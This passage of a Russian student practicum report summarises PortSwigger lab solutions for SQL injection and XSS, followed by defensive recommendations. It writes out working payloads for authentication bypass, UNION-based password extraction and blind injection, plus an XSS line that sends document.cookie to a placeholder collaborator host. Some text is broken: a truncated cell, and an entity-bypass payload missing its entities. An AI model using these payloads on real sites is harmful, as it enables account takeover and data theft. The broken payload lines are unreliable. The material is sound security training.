| Уязвимость SQL-инъекции в условии WHERE, позволяющая получить скрытые данные | Уязвимость SQL-инъекции заключается в отсутствии валидации параметра фильтрации товаров по категории (category). Приложение формирует SQL-запрос вида SELECT * FROM products WHERE category = 'Gifts' AND released = 1, где условие released = 1 используется для скрытия товаров, ещё не поступивших в продажу. Отсутствие параметризации запроса позволяет злоумышленнику модифицировать логику условия WHERE и обойти фильтр, отображающий только выпущенные товары. | Перехватить запрос фильтрации товаров через Burp Proxy. Модифицировать параметр category, передав значение ' OR 1=1--. В результате SQL-запрос примет вид: SELECT * FROM products WHERE category = ' ' OR 1=1--' AND released = 1. Условие 1=1 всегда истинно, а символы -- закомментируют остаток запроса, включая ограничение released = 1. Приложение отобразит все товары из базы данных, включая те, что ещё не были выпущены (released = 0). |
| Уязвимость SQL-инъекции, позволяющая обойти аутентификацию | Уязвимость SQL-инъекции заключается в отсутствии валидации пользовательского ввода в форме аутентификации. Приложение формирует SQL-запрос для проверки учётных данных путём прямой конкатенации строк без использования параметризованных запросов. Это позволяет злоумышленнику модифицировать логику запроса и обойти проверку пароля, внедрив SQL-комментарий --, который закомментирует остаток запроса, включая условие проверки пароля. | Перехватить POST-запрос к странице /login через Burp Proxy. Модифицировать параметр username, передав значение administrator'--. В результате SQL-запрос примет вид: SELECT * FROM users WHERE username = 'administrator'--' AND password = '…'. Условие проверки пароля будет закомментировано, и запрос вернёт данные пользователя administrator. Отправить модифицированный запрос и получить доступ к учётной записи администратора для завершения лабораторной работы. |

Продолжение таблицы 4

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| UNION-атака SQL-инъекции: определение количества столбцов, возвращаемых запросом | Для успешной реализации UNION-атаки необходимо точно определить количество столбцов, возвращаемых исходным SQL-запросом приложения. Если количество столбцов в оригинальном запросе и внедряемом запросе не совпадает, база данных генерирует ошибку. Определение точного числа столбцов является первым критическим этапом эксплуатации уязвимости. | Перехватить запрос фильтрации товаров через Burp Proxy. Модифицировать параметр category, добавив ' UNION SELECT NULL--. Если возникает ошибка, увеличить количество NULL. Продолжать добавлять NULL до тех пор, пока ошибка не исчезнет и страница не загрузится корректно. Количество NULL, при котором ошибка пропадает, соответствует числу столбцов в исходном запросе. |
| UNION-атака SQL-инъекции: поиск столбца, содержащего текст | После определения количества столбцов необходимо выявить, какие из них совместимы со строковым типом данных. Это критически важно для последующего извлечения конфиденциальной информации (имен пользователей, паролей), которая хранится в текстовом формате. Если попытаться вывести строку в столбец числового типа, возникнет ошибка преобразования данных. | Использовать случайное строковое значение, предоставленное лабораторией. Поочередно заменять каждый NULL в успешном UNION-пейлоаде на эту строку: ' UNION SELECT 'abcdef',NULL,NULL--, затем ' UNION SELECT NULL,'abcdef',NULL-- и т.д. Если при подстановке строки в конкретный столбец страница загружается без ошибки и случайное значение отображается в ответе приложения – этот столбец совместим с текстовыми данными и может быть использован для извлечения конфиденциальной информации. |

Продолжение таблицы 4

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| UNION-атака SQL-инъекции: извлечение данных из других таблиц | Уязвимость SQL-инъекции позволяет использовать оператор UNION для извлечения данных из других таблиц базы данных, не предназначенных для публичного отображения. Приложение возвращает результаты запроса в HTTP-ответе, что дает возможность злоумышленнику объединить результаты исходного запроса с данными из таблицы users, содержащей имена пользователей и их пароли. Отсутствие параметризации запросов и недостаточный контроль доступа к данным приводят к утечке конфиденциальной информации. | Перехватить запрос фильтрации товаров через Burp Proxy. Определить количество столбцов (2) и выявить столбцы, совместимые со строковым типом данных, используя пейлоад ' UNION SELECT 'abc','def'--. Извлечь содержимое таблицы users с помощью запроса ' UNION SELECT username, password FROM users--. Проанализировать ответ сервера – в нем отобразятся все имена пользователей и их пароли. Найти пароль администратора (administrator) и выполнить вход в систему под его учетной записью для завершения лабораторной работы. |
| UNION-атака SQL-инъекции: извлечение нескольких значений в одном столбце | Уязвимость SQL-инъекции позволяет использовать оператор UNION для извлечения данных из таблицы users, однако исходный запрос приложения возвращает два столбца, из которых только один совместим со строковым типом данных. Это создаёт ограничение: невозможно вывести username и password в отдельных столбцах через стандартную UNION-атаку. Для обхода данного ограничения применяется техника конкатенации строк — объединения нескольких значений в единую строку с использованием разделителя. | Перехватить запрос фильтрации товаров через Burp Proxy. Определить количество столбцов (2) и выявить, что только второй столбец совместим со строковым типом данных (используя ' UNION SELECT NULL, 'abc'--). Извлечь содержимое таблицы users, объединив username и password в одном столбце с помощью оператора конкатенации ` |

Продолжение таблицы 4

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Атака SQL-инъекции: определение типа и версии базы данных в Oracle | SQL-инъекция в фильтре категорий позволяет выполнять произвольные SQL-запросы. В Oracle оператор SELECT требует указания таблицы (используется системная таблица DUAL). Версия БД содержится в представлении v$version, столбец BANNER. | Определить количество столбцов (2) через ' UNION SELECT 'abc','def' FROM DUAL--. Извлечь версию запросом ' UNION SELECT BANNER, NULL FROM v$version--. Версия отобразится на странице среди товаров. |
| Атака SQL-инъекции: определение типа и версии базы данных в MySQL и Microsoft | SQL-инъекция в фильтре категорий позволяет выполнять произвольные SQL-запросы. В MySQL и MS SQL Server SELECT не требует указания таблицы. Версия извлекается через системную переменную @@version. Для комментирования используется #. | Определить количество столбцов (2) через ' UNION SELECT 'abc','def'#. Извлечь версию запросом ' UNION SELECT @@version, NULL#. Версия отобразится на странице среди товаров. |

Продолжение таблицы 4

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Атака SQL-инъекции: перечисление содержимого базы данных в СУБД, отличных от Oracle | SQL-инъекция позволяет извлекать метаданные базы данных через стандартную схему information_schema. Злоумышленник может получить полный список таблиц и их столбцов, что позволяет целенаправленно атаковать таблицы с учетными данными, не прибегая к перебору имен. | Определить число столбцов (2) через ' UNION SELECT 'abc','def'--. Извлечь имена таблиц через information_schema.tables и найти таблицу с пользователями. Узнать её колонки через information_schema.columns, затем выгрузить логины и пароли запросом ' UNION SELECT username, password FROM users_...--. Найти пароль администратора в ответе и авторизоваться. |
| Атака SQL-инъекции: перечисление содержимого базы данных в Oracle | SQL-инъекция позволяет извлекать метаданные базы данных Oracle через системные представления all_tables и all_tab_columns. В отличие от других СУБД, в Oracle отсутствует стандартная схема information_schema. Имена объектов в системных представлениях хранятся в верхнем регистре, что необходимо учитывать при фильтрации. | Определить число столбцов (2) через ' UNION SELECT 'abc','def' FROM DUAL--. Извлечь имена таблиц через all_tables и найти таблицу с пользователями. Узнать её колонки через all_tab_columns (имена в верхнем регистре), затем выгрузить логины и пароли запросом ' UNION SELECT USERNAME_..., PASSWORD_... FROM USERS_...--. Найти пароль администратора в ответе и авторизоваться. |

Продолжение таблицы 4

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Слепая SQL-инъекция с условными ответами | Слепая SQL-инъекция через куку TrackingId. Результаты запроса не выводятся и ошибок нет, но приложение показывает сообщение «Welcome back», если запрос возвращает данные. Это позволяет использовать Boolean-based Blind SQLi, задавая базе вопросы с ответом «да/нет». | Подтвердить булев канал связи через условия '1'='1' и '1'='2' по наличию сообщения «Welcome back». Определить длину пароля через LENGTH(password)>N. Извлечь пароль посимвольно в Burp Intruder, подставляя SUBSTRING(password, [позиция], 1)='[символ]' и перебирая a-z, 0-9. Собрать пароль из ответов с «Welcome back» и авторизоваться. |
| Слепая SQL-инъекция с условными ошибками | Слепая SQL-инъекция в куке TrackingId (СУБД Oracle). Приложение не возвращает данные и не меняет контент, но возвращает ошибку сервера (HTTP 500) при невалидном SQL-запросе. Эксплуатация строится на генерации условных ошибок (деление на ноль) для получения бинарного ответа. | Подтвердить уязвимость через CASE WHEN с делением на ноль: истинное условие вызывает HTTP 500, ложное – штатный ответ. Определить длину пароля через LENGTH(), увеличивая порог до исчезновения ошибки. Посимвольно извлечь пароль в Burp Intruder через SUBSTR(), перебирая a-z, 0-9. Индикатор верного символа — HTTP 500. Собрать пар–ль и авторизоваться. |

Продолжение таблицы 4

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| SQL-инъекция с раскрытием данных через сообщения об ошибках | SQL-инъекция в куке TrackingId. Приложение не возвращает данные напрямую, но выводит подробные сообщения об ошибках СУБД (verbose errors). Это позволяет «вытащить» данные через ошибку преобразования типов: функция CAST() пытается конвертировать строку пароля в число (int), и текст пароля раскрывается в сообщении об ошибке. | Подтвердить инъекцию через кавычку ' и получить ошибку с раскрытым SQL-запросом. Закомментировать хвост через -- и построить валидный запрос: ' AND 1=CAST((SELECT 1) AS int)--. Из-за ограничения длины куки удалить оригинальное значение TrackingId. Извлечь пароль через ' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--. Пароль отобразится в ошибке преобразования типов (ERROR: invalid input syntax for type integer: "пароль"). Войти как administrator. |
| Слепая SQL-инъекция с временными задержками | Слепая SQL-инъекция в куке TrackingId. Приложение не меняет контент и не выдает ошибок, но обрабатывает SQL-запросы синхронно. Это позволяет эксплуатировать уязвимость через анализ времени отклика сервера (Time-based Blind SQLi). | Внедрить функцию временной задержки pg_sleep(10) через оператор конкатенации строк: x' \|\| pg_sleep(10)--. Увеличение времени отклика сервера до 10 секунд в Burp Suite подтверждает успешное выполнение внедренного SQL-кода и наличие уязвимости. |

### 2.5.3 Выводы по SQL-инъекциям

В ходе практической подготовки были успешно выполнены 14 лабораторных работ, посвященных исследованию и эксплуатации уязвимостей SQL-инъекций на платформе PortSwigger Web Security Academy. Систематизированы знания о широком спектре векторов атак, включая классические инъекции в предикат WHERE для обхода фильтров и механизмов аутентификации, а также сложные техники извлечения данных через оператор UNION.

Отработаны методы разведки структуры базы данных: определение количества и типов столбцов в исходном запросе, выявление версии СУБД через системные переменные (@@version для MySQL/MS SQL, v$version для Oracle), извлечение метаданных через стандартную схему information_schema и системные представления Oracle (all_tables, all_tab_columns). Практически подтверждена необходимость учета синтаксических особенностей различных СУБД: обязательное использование таблицы DUAL в Oracle, различия в операторах конкатенации строк (||, +, CONCAT), специфика комментариев (-- с пробелом в MySQL, # без пробела).

Детально изучены и успешно применены методы эксплуатации слепых SQL-инъекций (Blind SQLi) в условиях отсутствия прямого вывода данных. Освоена техника Boolean-based Blind SQLi с анализом условных ответов приложения. Отработан подход Error-based SQLi, основанный на генерации условных ошибок базы данных через конструкцию CASE WHEN и функции CAST() для принудительного преобразования типов данных с раскрытием конфиденциальной информации в тексте детальной ошибки. Применена Time-based техника с использованием функций временных задержек (pg_sleep, SLEEP, WAITFOR DELAY), позволяющая извлекать данные путем анализа времени отклика сервера даже при полном подавлении ошибок и неизменном контенте страницы.

На основе выполненных заданий и анализа механизмов возникновения уязвимостей сформулирован комплекс строгих рекомендаций для разработчиков по предотвращению SQL-инъекций на уровне архитектуры и кода приложения:

1. Обязательное использование параметризованных запросов (Prepared Statements). Вместо конкатенации пользовательского ввода непосредственно в текст SQL-запроса необходимо применять подготовленные выражения. Это гарантирует, что СУБД будет интерпретировать пользовательский ввод исключительно как данные, а не как исполняемый код, полностью исключая возможность изменения структуры запроса.

2. Применение параметризации для всех пользовательских данных. Параметризованные запросы должны использоваться во всех случаях, когда непроверенные (untrusted) данные подставляются в качестве значений, включая условия WHERE, а также операторы INSERT и UPDATE.

3. Использование жестко заданных констант для структуры запроса. Для обеспечения эффективности параметризованных запросов базовая строка SQL-запроса должна быть жестко заданной константой (hard-coded constant). Категорически запрещается включать в нее какие-либо переменные данные из любых источников.

4. Отказ от избирательного подхода к доверию данных. Не допускается принятие решений о безопасности по принципу «от случая к случаю» с использованием конкатенации для данных, которые кажутся «доверенными». Ошибки в определении происхождения данных или последующие изменения в других частях кода могут привести к компрометации ранее безопасных данных. Параметризация должна применяться безусловно.

5. Альтернативные методы защиты для структурных элементов запроса. Параметризованные запросы неприменимы для структурных элементов SQL, таких как имена таблиц, имена столбцов или секция ORDER BY. Для безопасной обработки непроверенных данных в этих частях запроса необходимо применять строгие белые списки (Whitelisting) разрешенных значений на стороне сервера или изменять архитектуру приложения для реализации требуемого поведения без передачи пользовательского ввода в структуру SQL-запроса.

6. Принцип наименьших привилегий. Веб-приложение должно использовать отдельного пользователя БД с минимально необходимыми правами (только SELECT для операций чтения, без прав DROP/DELETE/UPDATE для критических таблиц), что снизит потенциальный ущерб в случае успешной эксплуатации уязвимости.

7. Отключение подробных сообщений об ошибках. В production-среде необходимо полностью подавить вывод детальных ошибок СУБД (verbose errors), так как они раскрывают структуру запросов, имена таблиц и столбцов,

что существенно упрощает эксплуатацию уязвимостей методами Error-based SQLi.

8. Регулярный аудит кода и применение WAF. Использование статических анализаторов (SAST) для автоматического выявления потенциально уязвимых мест конкатенации SQL-запросов, а также применение Web Application Firewall с актуальными правилами для блокировки типовых пейлоадов на уровне сетевого трафика.

9. Мониторинг аномалий в логах базы данных. Отслеживание подозрительных запросов с длительным временем выполнения (индикатор Time-based атак), множественных синтаксических ошибок или необычных паттернов доступа к системным таблицам (information_schema, all_tables).

Выполненные лабораторные работы позволили закрепить навыки применения инструментов анализа безопасности (Burp Suite) для выявления и эксплуатации критических уязвимостей SQL-инъекций различных типов. Полученный опыт демонстрирует, что даже при отсутствии прямого вывода данных злоумышленник способен извлечь конфиденциальную информацию через анализ побочных эффектов выполнения запросов, что подчеркивает необходимость комплексного подхода к защите и строгого соблюдения практик безопасной разработки (Secure Coding) на всех уровнях архитектуры приложения.

## 2.6 Исследование межсайтового скриптинга (XSS)

### 2.6.1 Основы межсайтового скриптинга (XSS)

*Межсайтовый скриптинг (Cross-site scripting, XSS)* представляет собой одну из наиболее распространённых и критичных уязвимостей веб-приложений, позволяющую злоумышленнику внедрять и выполнять произвольный JavaScript-код в браузере жертвы в контексте уязвимого веб-сайта. Данная уязвимость нарушает политику одинакового источника (Same-Origin Policy), которая предназначена для изоляции различных веб-ресурсов друг от друга, и предоставляет атакующему возможность маскироваться под пользователя-жертву, выполнять действия от его имени и получать несанкционированный

доступ к конфиденциальным данным, включая сессионные cookie, учётные данные и персональную информацию[5].

Уязвимость XSS возникает в случаях, когда веб-приложение принимает пользовательский ввод из ненадёжных источников (параметры URL, поля форм, заголовки HTTP-запросов, данные из базы данных) и включает его в HTML-ответ или DOM-дерево страницы без должной санитизации, экранирования специальных символов или кодирования. В результате браузер жертвы интерпретирует внедрённый код как легитимную часть веб-страницы и выполняет его, что приводит к компрометации сессии пользователя.

В зависимости от механизма внедрения и места хранения вредоносной нагрузки выделяют три основных типа межсайтового скриптинга. Отражённый XSS (*Reflected XSS*) возникает, когда приложение немедленно включает пользовательский ввод из HTTP-запроса (например, параметры строки запроса URL или данные POST-формы) в HTML-ответ без обработки. Для эксплуатации данного типа требуется социальная инженерия: злоумышленник должен побудить жертву перейти по специально сформированной вредоносной ссылке. Поскольку код не сохраняется на сервере, атака носит разовый характер[5].

Хранимый XSS (*Stored XSS*) является наиболее критичным типом уязвимости. В данном сценарии вредоносный JavaScript-код внедряется в функционал, предполагающий сохранение данных (комментарии, сообщения на форумах, поля профиля пользователя), и записывается в базу данных веб-приложения. При каждом последующем запросе страницы сервер извлекает вредоносный код из базы и передаёт его в браузеры всех посетителей уязвимого раздела. Атака не требует дополнительных действий от жертвы и может привести к массовой компрометации сессий всех пользователей, включая администраторов системы[5].

DOM-ориентированный XSS (*DOM-based XSS*) представляет собой особый класс уязвимости, при котором внедрение и выполнение вредоносного кода происходит исключительно на стороне клиента, без участия серверной обработки данных. Уязвимый JavaScript-код на странице самостоятельно

извлекает данные из источников, контролируемых атакующим (sources: window.location, document.URL, location.search, location.hash), и передаёт их в функции, выполняющие динамический код или модифицирующие DOM-дерево (sinks: eval(), innerHTML, document.write(), setTimeout()). Данный тип особенно коварен, поскольку вредоносная нагрузка может не фиксироваться в логах сервера и быть невидимой для традиционных серверных сканеров уязвимостей[5].

Успешная эксплуатация уязвимостей межсайтового скриптинга позволяет злоумышленнику выполнять произвольные действия в контексте сессии жертвы. Наиболее распространённым вектором атаки является кража сессионных cookie путём внедрения скрипта, перенаправляющего браузер жертвы на подконтрольный атакующему сервер с передачей значения document.cookie в параметрах запроса. Получив cookie, злоумышленник может несанкционированный доступ к её учётной записи без знания пароля. Однако данный метод имеет ограничения: отсутствие активной сессии у жертвы, установка флага HttpOnly на критически важные cookie (что делает их недоступными для чтения через JavaScript), привязка сессии к IP-адресу или User-Agent, а также ограниченное время жизни сессионных токенов.

В связи с указанными ограничениями применяются альтернативные методы эксплуатации: перехват учётных данных через поддельные формы ввода, использующие функцию автозаполнения (auto-fill) менеджеров паролей браузера; выполнение действий от имени жертвы через CSRF-подобные запросы; перенаправление пользователя на фишинговые ресурсы.

Современные веб-приложения часто применяют различные механизмы защиты от XSS, включая HTML-кодирование специальных символов (<, >, ", '), экранирование обратного слеша, фильтрацию тегов <script> и обработку событий. Однако злоумышленники разработали множество техник обхода данных фильтров: использование HTML-сущностей (', ', "), которые декодируются браузером перед выполнением JavaScript; применение альтернативных тегов и событий (<img onerror>, <svg onload>, <body onload>);

эксплуатацию контекстов внедрения (выход из атрибутов через кавычки); использование протокола javascript: в атрибутах href и src; манипуляцию кодировками (Unicode, UTF-7, URL-encoding).

Успешная атака методом межсайтового скриптинга может привести к критическим последствиям для информационной безопасности веб-приложения и его пользователей. Злоумышленник получает возможность похищать сессионные cookie и токены аутентификации, перехватывать учётные данные пользователей (логины и пароли), выполнять произвольные действия от имени жертвы (изменение настроек аккаунта, финансовые транзакции, отправка сообщений), модифицировать содержимое веб-страниц для проведения фишинговых атак, перенаправлять пользователей на вредоносные ресурсы, а также использовать скомпрометированные аккаунты администраторов для получения полного контроля над веб-приложением и его инфраструктурой.

### 2.6.2 Эксплуатация уязвимостей межсайтового скриптинга

В рамках практической подготовки было успешно выполнено 7 лабораторных заданий на платформе PortSwigger Web Security Academy, посвященных исследованию и эксплуатации уязвимостей межсайтового скриптинга (XSS) различных типов. Все задачи решались с использованием прокси-сервера Burp Suite Community Edition для перехвата, анализа и модификации HTTP-трафика, а также Burp Collaborator для эксфильтрации данных в сценариях со слепыми XSS-уязвимостями. Результаты систематизированы в таблице 5.

Таблица 5 – Результаты лабораторных работ по уязвимостям межсайтового скриптинга

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Отражённый XSS в HTML-контексте без какого-либо кодирования | Простейшая отраженная XSS-уязвимость в функции поиска. Пользовательский ввод (поисковый запрос) напрямую встраивается в HTML-контекст страницы результатов без какого-либо экранирования, санитизации или кодирования. Это позволяет беспрепятственно внедрять и выполнять произвольный JavaScript-код в браузере жертвы. | Внедрить базовый пейлоад <script>alert(1)</script> в поле поиска и отправить форму. Сервер отразит внедренный тег <script> в HTML-коде ответа, и браузер автоматически выполнит JavaScript-код. Появление всплывающего окна (успешный вызов функции alert) подтверждает эксплуатацию уязвимости. |
| Отражённый XSS в атрибут с HTML-кодированием угловых скобок | Отраженная XSS в поиске блога, где угловые скобки < и > HTML-кодированы (<, >), что предотвращает внедрение тегов <script>. Однако пользовательский ввод попадает в значение HTML-атрибута (внутри кавычек) без экранирования кавычек и специальных символов, что позволяет выйти за пределы атрибута и инжектировать произвольные атрибуты с JavaScript-событиями. | Внедрить пейлоад "onmouseover="alert(1) в поле поиска. Первая кавычка " закрывает оригинальный атрибут, onmouseover="alert(1) добавляет обработчик события, который выполнит alert(1) при наведении курсора мыши на элемент. Альтернативно использовать autofocus onfocus=alert(1) для автоматического выполнения без взаимодействия с пользователем. |
| Эксплуатация межсайтового скриптинга для кражи cookie | Stored XSS в комментариях блога. Жертва (бот) автоматически просматривает все комментарии. Межсетевой экран блокирует внешние запросы, разрешая только Burp Collaborator. | Внедрить в комментарий: <script>document.location='https://BURP-COLLABORATOR/?c='+document.cookie</script>. В Collaborator перехватить запрос с cookie жертвы (session=...). Подставить украденную session cookie в свой браузер через document.cookie или Burp Repeater. Получить доступ к аккаунту жертвы. |

Продолжение таблицы 5

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Эксплуатация межсайтового скриптинга для перехвата паролей | Stored XSS в комментариях блога. Менеджер паролей браузера жертвы автоматически заполняет внедренные на страницу поля ввода учетных данных (функция auto-fill). Межсетевой экран блокирует внешние запросы, разрешая взаимодействие только с Burp Collaborator. | Внедрить в комментарий HTML-код с полями username и password и JavaScript-обработчиком (например, через событие onchange или setTimeout), который считывает автозаполненные значения и отправляет их POST-запросом на сервер Burp Collaborator. Скопировать логин и пароль из логов Collaborator и авторизоваться в аккаунте жертвы. |
| Хранимый XSS в HTML-контексте без какого-либо кодирования | Stored XSS в функционале комментариев блога. Пользовательский ввод (текст комментария) сохраняется в базе данных и выводится на странице без какого-либо HTML-кодирования или экранирования специальных символов. Это позволяет внедрять произвольные HTML-теги и JavaScript-код, который выполняется в браузере каждого посетителя страницы. | Внедрить в поле комментария базовый XSS-пейлоад <script>alert(1)</script>. Заполнить обязательные поля (имя, email, сайт) и отправить комментарий через кнопку "Post comment". Сервер сохранит вредоносный код в базе данных. При возврате на страницу блога комментарий отобразится среди остальных, и браузер автоматически выполнит JavaScript-код, вызвав функцию alert(1). Появление всплывающего окна подтверждает успешную эксплуатацию уязвимости. |

Продолжение таблицы 5

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Хранимый XSS в обработчике события onclick с HTML-кодированием угловых скобок и двойных кавычек, а также экранированием одинарных кавычек и обратного слеша | Stored XSS в поле "Website" комментария. Введённое значение встраивается в атрибут onclick внутри JavaScript-строки вида location='...'. Угловые скобки < > и двойные кавычки " HTML-кодированы, одинарные кавычки ' и обратный слеш \ экранированы на стороне сервера. Однако HTML-сущности (например, ') не проходят фильтрацию и автоматически декодируются браузером в символ ' перед выполнением JS-кода. | Внедрить в поле "Website" пейлоад http://foo'-alert(1)-'. Первая сущность ' декодируется в ' и закрывает исходную строку в onclick, позволяя выполнить alert(1). Вторая сущность ' "съедает" оставшуюся кавычку из оригинального кода, предотвращая синтаксическую ошибку JavaScript. При клике на имя автора комментария браузер выполняет внедрённый код и отображает всплывающее окно. |
| DOM-based XSS в приёмнике document.write с использованием источника location.search | DOM-based XSS, где данные из location.search передаются в document.write и вставляются внутрь атрибута src тега <img>. Отсутствие санитизации позволяет выйти за пределы атрибута и внедрить произвольный HTML-код. | Внедрить в параметр URL пейлоад "><svg onload=alert(1)>. Кавычка " закрывает атрибут src, символ > закрывает тег <img>, после чего вставляется SVG-элемент с обработчиком onload, выполняющим alert(1). Альтернативно можно использовать "><img src=x onerror=alert(1)>. |

### 2.6.3 Выводы по XSS

В ходе практической подготовки было успешно выполнено 7 лабораторных работ, посвященных исследованию и эксплуатации уязвимостей межсайтового скриптинга (XSS) на платформе PortSwigger Web Security Academy. Систематизированы знания о трёх основных типах XSS (отражённый, хранимый и DOM-ориентированный), а также отработаны современные векторы атак, включая кражу сессионных cookie, перехват учётных данных через

функцию автозаполнения менеджеров паролей и обход сложных серверных фильтров с использованием HTML-сущностей.

На практике подтверждено, что хранимый XSS (Stored XSS) представляет наибольшую угрозу, поскольку вредоносная нагрузка сохраняется на сервере и автоматически выполняется в браузере каждого посетителя уязвимой страницы без необходимости применения методов социальной инженерии. DOM-ориентированный XSS (DOM-based XSS) демонстрирует критическую важность анализа клиентского кода: поскольку полезная нагрузка может вообще не передаваться на сервер (например, через фрагмент URL), традиционные серверные средства защиты, такие как межсетевые экраны веб-приложений (WAF) и логи сервера, оказываются неэффективными для её обнаружения.

Особое внимание уделено альтернативным методам эксплуатации XSS в условиях, когда классическая кража cookie невозможна из-за флага HttpOnly или привязки сессии к IP-адресу. Отработана техника перехвата паролей путём внедрения скрытых полей ввода, которые автоматически заполняются менеджерами паролей браузера жертвы. Также подтверждена эффективность использования Burp Collaborator для эксфильтрации данных в сценариях, где межсетевой экран блокирует прямые запросы к внешним доменам. Практически доказано, что фильтрация угловых скобок и кавычек на стороне сервера не гарантирует защиту: использование HTML-сущностей (например, ') позволяет обойти экранирование, так как браузер декодирует их перед выполнением JavaScript-кода.

На основе выполненных заданий и анализа механизмов возникновения уязвимостей сформулирован комплекс рекомендаций для разработчиков по предотвращению межсайтового скриптинга:

1. Контекстное экранирование выходных данных (Output Encoding). Все данные, поступающие из ненадёжных источников, должны подвергаться строгому экранированию перед вставкой в HTML-документ. Метод экранирования должен зависеть от контекста: HTML-сущности для тела

документа, экранирование кавычек и спецсимволов для атрибутов, Unicode-экранирование для JavaScript и URL-кодирование для параметров ссылок.

2. Внедрение политики безопасности контента (Content Security Policy, CSP). Настройка заголовка HTTP CSP позволяет значительно снизить последствия успешной XSS-атаки, запрещая выполнение inline-скриптов и ограничивая источники загрузки внешних ресурсов (скриптов, стилей, изображений) только доверенными доменами.

3. Установка флагов безопасности для cookie. Критически важные сессионные cookie должны иметь атрибут HttpOnly (запрещающий доступ через JavaScript API document.cookie) и Secure (обеспечивающий передачу только по зашифрованному каналу HTTPS).

4. Использование современных фреймворков. Применение клиентских и серверных фреймворков (React, Vue.js, Angular, Django, Ruby on Rails), которые по умолчанию применяют автоматическое контекстное экранирование данных при рендеринге DOM-дерева, что сводит к минимуму риск случайного внедрения XSS.

5. Валидация входных данных. Реализация строгих «белых списков» (whitelisting) для всех пользовательских данных на стороне сервера. Проверка должна включать тип данных, длину, формат и допустимые символы.

6. Безопасная работа с DOM. При разработке клиентского JavaScript-кода следует избегать использования опасных функций-приёмников (sinks), таких как eval(), innerHTML, document.write() и setTimeout() с передачей строк. Вместо них рекомендуется использовать безопасные альтернативы, например, textContent, createElement() или setAttribute().

7. Регулярное тестирование безопасности. Проведение комплексного аудита кода с использованием статических анализаторов (SAST) и динамического тестирования (DAST), а также регулярное обновление правил WAF для блокировки известных сигнатур XSS-атак.

Выполненные лабораторные работы позволили закрепить навыки выявления уязвимостей межсайтового скриптинга различных типов, отработки

техник обхода фильтров и формирования обоснованных рекомендаций по защите. Полученный опыт подчёркивает, что защита от XSS требует комплексного подхода, сочетающего безопасное кодирование на этапе разработки, настройку заголовков безопасности браузера и непрерывный мониторинг уязвимостей на всех уровнях архитектуры веб-приложения.

## 3. Выводы

В ходе прохождения учебной (ознакомительной) практики на платформе PortSwigger Web Security Academy были успешно освоены практические навыки оценки защищённости веб-приложений и изучены механизмы эксплуатации основных видов уязвимостей информационной безопасности.

Основные результаты практики:

**1. Выполнено 55 лабораторных работ по пяти ключевым направлениям веб-безопасности:**

1) Уязвимости аутентификации (12 работ) – изучены методы перечисления пользователей, обхода защиты от перебора паролей, эксплуатации дефектов двухфакторной аутентификации и механизмов сброса пароля;

2) Контроль доступа и эскалация привилегий (13 работ) – отработаны техники вертикальной и горизонтальной эскалации, обхода контроля доступа через манипуляцию HTTP-заголовками, параметрами запросов и куки-файлами;

3) Уязвимости бизнес-логики (9 работ) – выявлены дефекты архитектуры, связанные с чрезмерным доверием клиентским данным, некорректной обработкой исключительных ситуаций и нарушением последовательности рабочих процессов;

4) SQL-инъекции (14 работ) – освоены классические UNION-атаки, методы извлечения данных через слепые инъекции (Boolean-based, Error-based, Time-based) и техники разведки структуры базы данных;

5) Межсайтовый скриптинг (7 работ) – изучены все три типа XSS (отражённый, хранимый и DOM-based), отработаны техники кражи сессионных cookie и перехвата учётных данных.

**2. Приобретены практические навыки работы с профессиональным инструментарием:**

1) Burp Suite Community Edition – перехват, анализ и модификация HTTP-трафика;

2) Burp Intruder – автоматизация атак перебора и фаззинга;

3) Burp Repeater – ручное тестирование и модификация запросов;

4) Burp Collaborator – эксфильтрация данных в сценариях со слепыми уязвимостями;

5) Exploit Server – размещение вредоносных скриптов для демонстрации уязвимостей.

**3. Сформировано глубокое понимание механизмов возникновения уязвимостей:**

1) Недостаточная валидация и санитизация пользовательского ввода;

2) Чрезмерное доверие клиентским данным и параметрам запроса;

3) Логические ошибки при реализации многоэтапных процессов;

4) Неправильная реализация криптографических функций;

5) Отсутствие серверной проверки бизнес-правил.

**4. Разработаны комплексные рекомендации по защите веб-приложений, включающие:**

1) Обязательное использование параметризованных запросов для предотвращения SQL-инъекций;

2) Контекстное экранирование выходных данных для защиты от XSS;

3) Унификацию ответов сервера при аутентификации для предотвращения перечисления пользователей;

4) Внедрение политики безопасности контента (CSP) и флагов HttpOnly/Secure для cookie;

5) Серверную валидацию всех критических параметров и бизнес-правил;

5) Применение принципа наименьших привилегий на всех уровнях архитектуры.

Практическая значимость работы заключается в том, что полученные знания и навыки позволяют проводить профессиональный аудит безопасности веб-приложений, выявлять критические уязвимости на ранних стадиях разработки и формулировать обоснованные рекомендации по их устранению. Особую ценность представляет понимание того, что большинство уязвимостей обусловлено не техническими ошибками, а некорректными предположениями

разработчиков о поведении пользователей и взаимодействии компонентов системы.

Перспективы дальнейшего развития включают углублённое изучение продвинутых техник эксплуатации (XXE, SSRF, десериализация).

В результате прохождения практики были достигнуты все поставленные цели: освоены механизмы эксплуатации основных видов уязвимостей веб-приложений, систематизированы знания в области веб-безопасности и приобретены навыки применения профессиональных инструментов пентестинга, что создаёт прочную основу для дальнейшей специализации в сфере информационной безопасности автоматизированных систем.

# Список использованных источников

1. PortSwigger Web Security Academy: Authentication vulnerabilities [Электронный ресурс]. – Режим доступа: https://portswigger.net/web-security/authentication. (Дата обращения: 25.06.2026 г.).

2. PortSwigger Web Security Academy: Access control vulnerabilities [Электронный ресурс]. – Режим доступа: https://portswigger.net/web-security/access-control. (Дата обращения: 27.06.2026 г.).

3. PortSwigger Web Security Academy: Logic flaws [Электронный ресурс]. – Режим доступа: https://portswigger.net/web-security/logic-flaws. (Дата обращения: 29.06.2026 г.).

4. PortSwigger Web Security Academy: SQL injection [Электронный ресурс]. – Режим доступа: https://portswigger.net/web-security/sql-injection. (Дата обращения: 01.07.2026 г.).

